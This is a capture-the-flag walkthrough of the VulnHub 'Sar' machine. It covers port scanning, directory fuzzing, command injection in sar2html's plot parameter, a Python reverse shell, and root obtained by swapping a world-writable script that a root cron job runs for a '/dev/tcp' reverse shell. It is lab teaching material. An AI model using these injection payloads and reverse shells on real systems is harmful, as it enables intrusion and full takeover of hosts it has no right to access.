

Sar

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.237

Lets try pinging it

```
(pks☺Kali)-[~/VulnHub/Sar]
$ ping 192.168.110.237 -c 5
PING 192.168.110.237 (192.168.110.237) 56(84) bytes of data.
64 bytes from 192.168.110.237: icmp_seq=1 ttl=64 time=0.571 ms
64 bytes from 192.168.110.237: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.110.237: icmp_seq=3 ttl=64 time=0.352 ms
64 bytes from 192.168.110.237: icmp_seq=4 ttl=64 time=0.332 ms
64 bytes from 192.168.110.237: icmp_seq=5 ttl=64 time=0.381 ms

--- 192.168.110.237 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4104ms
rtt min/avg/max/mdev = 0.332/0.423/0.571/0.090 ms
```

Alright lets get to port scanning

Port Scanning :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.237 -o allPortScan.txt
```

```
(pks☺Kali)-[~/VulnHub/Sar]
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.237 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 21:10 IST
Nmap scan report for 192.168.110.237
Host is up (0.00015s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

✎ Open ports

```
PORT STATE SERVICE
80/tcp open  http
```

Lets try an aggerssive on this port

```
nmap -sC -sV -A -T5 -p 80 192.168.110.237 -o aggressiveScan.txt
```

```
(pks☺Kali)-[~/VulnHub/Sar]
$ nmap -sC -sV -A -T5 -p 80 192.168.110.237 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 21:12 IST
Nmap scan report for sar (192.168.110.237)
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

✎ Aggressive scan

```
PORT STATE SERVICE VERSION
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Now lets try directory fuzzing next

Directory Fuzzing :

```
gobuster dir -u 192.168.110.237 -w /usr/share/wordlists/dirb/common.txt -o
directories.txt
```

```
(pks@Kali)-[~/VulnHub/Sar]
$ gobuster dir -u 192.168.110.237 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.110.237
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 280]
/.hta (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 10918]
/phpinfo.php (Status: 200) [Size: 95423]
/robots.txt (Status: 200) [Size: 9]
/server-status (Status: 403) [Size: 280]
Progress: 4614 / 4615 (99.98%)
```


Directories

```
/index.html (Status: 200) [Size: 10918]
/phpinfo.php (Status: 200) [Size: 95423]
/robots.txt (Status: 200) [Size: 9]
```



Lets get this web application under way

Web Application :


/index.html is the default apache 2 page



Lets try /robots.txt



I looked exploits for this sar2html 2.3.1 version and i found this <https://www.exploit-db.com/exploits/47204>



Lets exploit this first lets try if we have RCE

The screenshot shows the web application 'sar2html Ver 3.2.1' running on the IP 192.168.110.237. The browser address bar shows the URL `192.168.110.237/sar2HTML/index.php?plot=;id`. The page has a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area has a 'New' button and a text input field containing `;id`. Below the input field is a dropdown menu labeled 'Select Host' with the text 'There is no defined host...'. A red box highlights the output of the command: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`. On the right side, there is a sidebar titled 'COLLECTING SA' with a list of instructions for using sar2ascii to generate a report.

sar2html Ver 3.2.1
([Donate](#) if you like!)

New `;id`

Select Host
Select Host
There is no defined host...

`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

COLLECTING SA

1. Use sar2ascii to generate a report

- Download follo
- Untar it on the
- For HPUX se
- For Linux or S
- It will create t
- Click "NEW" b
- Or simply typ

and we do

Gaining Access :

Lets get a reverse shell in there lets try if we have python in here

The screenshot shows the web application 'sar2html Ver 3.2.1' running on the IP 192.168.110.237. The browser address bar shows the URL `192.168.110.237/sar2HTML/index.php?plot=;python3 --version`. The page has a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area has a 'New' button and a text input field containing `;python3 --version`. Below the input field is a dropdown menu labeled 'Select Host' with the text 'There is no defined host...'. A red box highlights the output of the command: `Python 3.6.8`. On the right side, there is a sidebar titled 'COLLECTING SA' with a list of instructions for using sar2ascii to generate a report.

sar2html Ver 3.2.1
([Donate](#) if you like!)

New `;python3 --version`

Select Host
Select Host
There is no defined host...

`Python 3.6.8`

COLLECTING SA

1. Use sar2ascii to generate a report

- Download follo
- Untar it on the
- For HPUX se
- For Linux or S
- It will create t
- Click "NEW" b
- Or simply typ

ok so we have lets try a reverse shell here

first start a listener

```
(pks☺Kali)-[~/VulnHub/Sar]
$ nc -lvp 9001
listening on [any] 9001 ...
```

i put in this

```
192.168.110.237/sar2HTML/index.php?plot=;python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.110.64",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

and we get a shell

```
(pks☺Kali)-[~/VulnHub/Sar]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from sar [192.168.110.237] 58084
bash: cannot set terminal process group (803): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@sar:/var/www/html/sar2HTML$ █
```

Lets upgrade this

```
www-data@sar:/var/www/html/sar2HTML$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ML$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sar:/var/www/html/sar2HTML$ ^Z
zsh: suspended nc -lvp 9001

(pks☺Kali)-[~/VulnHub/Sar]
$ stty raw -echo;fg
[1] + continued nc -lvp 9001

www-data@sar:/var/www/html/sar2HTML$ export TERM=xterm
www-data@sar:/var/www/html/sar2HTML$ █
```

Vertical PrivEsc

lets run linpeas

```
www-data@sar:/var/www/html/sar2HTML$ wget http://192.168.110.1/linpeas.sh
--2024-08-15 21:32:14--  http://192.168.110.1/linpeas.sh
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 842.56K  --.-KB/s    in 0.01s
2024-08-15 21:32:14 (86.1 MB/s) - 'linpeas.sh' saved [862777/862777]

www-data@sar:/var/www/html/sar2HTML$
```

and then run it

in the cronjobs we find this

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
```

lets check /etc/crontab too

it is running this

```
# m h dom mon dow user  command
17 * * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * * root    test -x /usr/sbin/anacron || ( cd / && run-p
47 6 * * 7 * * root    test -x /usr/sbin/anacron || ( cd / && run-p
52 6 1 * * * * * root    test -x /usr/sbin/anacron || ( cd / && run-p
#
*/5 * * * * * root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/var/www/html/sar2HTML$
```

runs every 5 min

now lets see what that script is doing


```
finally.sh  index.html  phpinfo.php  robots.txt
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$
```

And lets check the permission of write.sh

```
www-data@sar:/var/www/html$ ls -al
total 40
drwxr-xr-x  3 www-data www-data  4096 Oct 21  2019 .
drwxr-xr-x  5 www-data www-data  4096 Aug 15 21:33 ..
-rwxr-xr-x  1 root      root         22 Oct 20  2019 finally.sh
-rw-r--r--  1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r--  1 www-data www-data   21 Oct 20  2019 phpinfo.php
-rw-r--r--  1 root      root         9 Oct 21  2019 robots.txt
drwxr-xr-x  4 www-data www-data  4096 Aug 15 21:32 sar2HTML
-rwxrwxrwx  1 www-data www-data   30 Oct 21  2019 write.sh
www-data@sar:/var/www/html$
```

Lets just delete this write.sh and write our own write.sh to replace this

```
www-data@sar:/var/www/html$ rm -rf write.sh
www-data@sar:/var/www/html$
```

we create a file called write.sh

```
(pks☺Kali) - [~/VulnHub/Sar]
$ vim write.sh
```

```
(pks☺Kali) - [~/VulnHub/Sar]
$ cat write.sh
```

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/192.168.110.64/9999 0>&1
```

now lets get this in the machine and change permission to 777

```
www-data@sar:/var/www/html$ wget http://192.168.110.64/write.sh
--2024-08-15 21:41:18-- http://192.168.110.64/write.sh
Connecting to 192.168.110.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 57 [text/x-sh]
Saving to: 'write.sh'
```

```
write.sh          100%[=====>]          57  --.-KB/s    in 0s
```

```
2024-08-15 21:41:18 (17.8 MB/s) - 'write.sh' saved [57/57]
```

```
www-data@sar:/var/www/html$ chmod 777 write.sh
```

```
www-data@sar:/var/www/html$ ls -al
```

```
total 40
```

```
drwxr-xr-x 3 www-data www-data 4096 Aug 15 21:41 .
```

```
drwxr-xr-x 5 www-data www-data 4096 Aug 15 21:33 ..
```

```
-rwxr-xr-x 1 root      root          22 Oct 20  2019 finally.sh
```

```
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
```

```
-rw-r--r-- 1 www-data www-data   21 Oct 20  2019 phpinfo.php
```

```
-rw-r--r-- 1 root      root          9 Oct 21  2019 robots.txt
```

```
drwxr-xr-x 4 www-data www-data 4096 Aug 15 21:32 sar2HTML
```

```
-rwxrwxrwx 1 www-data www-data   57 Aug 15 21:40 write.sh
```

```
www-data@sar:/var/www/html$
```

and lets start a nc listener and wait for 5 min for this to get a shell as root

```
(pks@Kali)-[~/VulnHub/Sar]
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.110.64] from sar [192.168.110.237] 48426
bash: cannot set terminal process group (16152): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html#
```

There we go

here is the flag

```
cd /root
root@sar:~# ls
ls
root.txt
root@sar:~# cat roo
cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
root@sar:~#
```